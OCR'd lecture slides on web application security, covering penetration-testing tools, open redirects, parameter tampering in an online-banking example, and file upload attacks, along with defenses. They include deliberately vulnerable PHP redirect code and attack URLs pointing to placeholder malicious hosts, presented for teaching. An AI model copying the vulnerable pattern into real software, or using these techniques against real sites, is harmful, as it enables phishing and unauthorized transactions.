


Figure 20-12: Using Burp Sequencer to test the randomness properties of an application's session token

From: Stuttard and Pinto, "The Web Application Hacker's Handbook"

WPT Tools

- Sample web vulnerability scanners:
  - Acunetix
  - AppScan
  - Burp Suite's Scanner
  - Hailstorm
  - NetSparker
  - N-Stalker
  - NTOSpider
  - Skipfish
  - WebInspect
- Evaluation and analysis:
  Doupe et al., "Why Johnny Can't Pentest: An Analysis of Black-box Web Vulnerability Scanners", DIMVA, 2010

WPT Tools

- Other tools:
  - Nikto / Wikto
  - w3af
  - Hydra: online password cracker
  - sqlmap: for SQL injection
  - wget
  - curl
  - nmap
  - Numerous OWASP tools: (do check them!)
  - Kali Linux: a Linux distro
  - Samurai WTF: web penetration testing VM
  - (And don't forget:) browsers' developer tools
- List of web hacking tools: http://sectools.org/tag/web-scanners/

WPT Resources

- Numerous *vulnerable* test websites: https://danielmiessler.com/projects/webappsec_testing_resources/#vulnerable:
  - Internet-accessible vulnerable sites
  - Download and configure (VMs), including:
    - OWASP Broken Web Applications Project
    - OWASP WebGoat Project
    - …

Web Vulnerability-Scanning Automation

Some Available Resources

- Some open source projects:
  - OWASP ZAP:
    - Project website: https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project
    - Source code: https://github.com/zaproxy/zaproxy
  - w3af:
    - Project website: http://w3af.org/
    - Source code: https://github.com/andresriancho/w3af/
  - Wfuzz: security fuzzer tool (Web Bruteforcer) and library for Python
    - Project website: http://wfuzz.readthedocs.io/en/latest/
    - Source code: https://github.com/xmendez/wfuzz/releases/tag/v2.2.9
  - XssPy - Web Application XSS Scanner:
    - https://github.com/faizann24/XssPy

Some Available Resources

- Vega:
  - Project website: https://subgraph.com/vega/documentation/index.en.html
  - Source code: https://subgraph.com/vega/
- Grabber:
  - Project website: http://rgaucher.info/beta/grabber/
  - Source code: https://github.com/neuroo/grabber
- Extra source code:
  - "Learning Python Web Penetration Testing":
    - Info:
      - https://www.packtpub.com/web-development/learning-python-web-penetration-testing-video,
      - https://www.udemy.com/learning-python-web-penetration-testing/
    - Source code: http://www.packtpub.com/code_download/25338

Summary

- Server-side logic attacks
  - HTTP parameter pollution
  - HTTP parameter tampering
  - HTTP header injection
  - File upload vulnerability
  - File inclusion vulnerability
  - Access control bugs
  - Directory/path traversal
- (Optional) Web penetration testing (WPT)

Open/Unvalidated Redirects

Redirect Mechanisms

- HTTP Redirects header:

```
HTTP/1.1 302 Object moved
Location: http://example.com/redirected.html
```

- HTTP Refresh header:

```
HTTP/1.1 200 OK
Refresh: 0; url= http://example.com/redirected.html
```

- Meta Refresh tag:

```
<html><head>
<title>Test Page</title>
<meta http-equiv="refresh" content="0;url=http://example.com/redirected.html">
</head>
```

- Frame Redirects

```
<frameset>
<frame name="redirect" src="http://example.com/redirected.html"></frame>
</frameset>
```

Ref: https://developer.mozilla.org/en-US/docs/Web/HTTP/Redirections

Open Redirect Vulnerability

- Sample vulnerable code:

```
$redirect_url = $_GET['url'];
header("Location: " . $redirect_url);
```

- Attack using:

```
http://example.com/example.php?url=http://malicious.example.com
```

Why is This Bad?

- Scenario:
  - Suppose you click to “Download” on IVLE
  - It takes you to https://ivle.nus.edu/login.php?rd=/download.php
  - You login and press enter
  - Server redirects you to /download.php
- Attack:
  - Click link, takes you to https://ivle.nus.edu/login.php?rd=http://evil.com
  - Phishing page!
  - Possible URL obfuscation using shortlink
- Disclaimer: I don’t know if IVLE is vulnerable
  - This is just a hypothetical example…


Why is This Bad?

- Similar open/unvalidated forward vulnerability:
  - Forward requests between different parts of a site
- Less benign attack: “Rickrolling" case
  - Redirect to Rick Astley’s song "Never Gonna Give You Up“ on YouTube
  - An April 2008 poll by SurveyUSA estimated that at least 18 million American adults had been rickrolled
  - Ref: https://en.wikipedia.org/wiki/Rickrolling

Some Defenses

- Don't take user input for redirect/forward destinations if possible
- URL canonicalization:
  - Prepend the URL destinations with http://*yourdomainname.com* to make the URLs absolute, and stay within your domain
- Whitelisting:
  - Whitelist the approved URL destinations, which are authorized for the current user
- Refs: https://www.owasp.org/index.php/Unvalidated_Redirects_and_Forwards_Cheat_Sheet

Examples:
SelfReliance.com: Online banking



Client-side constraints:

1. from IN (Accnt1, Accnt2)
2. to IN (Accnt1, Accnt2)

Server-side code:

transfer money **from → to**

- Vulnerability: from/to – arbitrary accounts
- **Exploit: Unauthorized money transfers**
  - Transfer money from unrelated accounts
  - Account number hardly a secret e.g., checks contain them

NoTamper and WAPTEC (Bisht et al.)

File Upload Vulnerability

- Notes on the usage of a *chameleon file*:
  - In the previous MIME content-sniffing attack:
    - Goal: to bypass server's XSS filter during file upload
    - Attack target: web user's browser that performs content sniffing
  - In this unrestricted file upload attack:
    - Goal: to bypass MIME-type validation during file upload
    - Attack target: web server that will host the executable file/script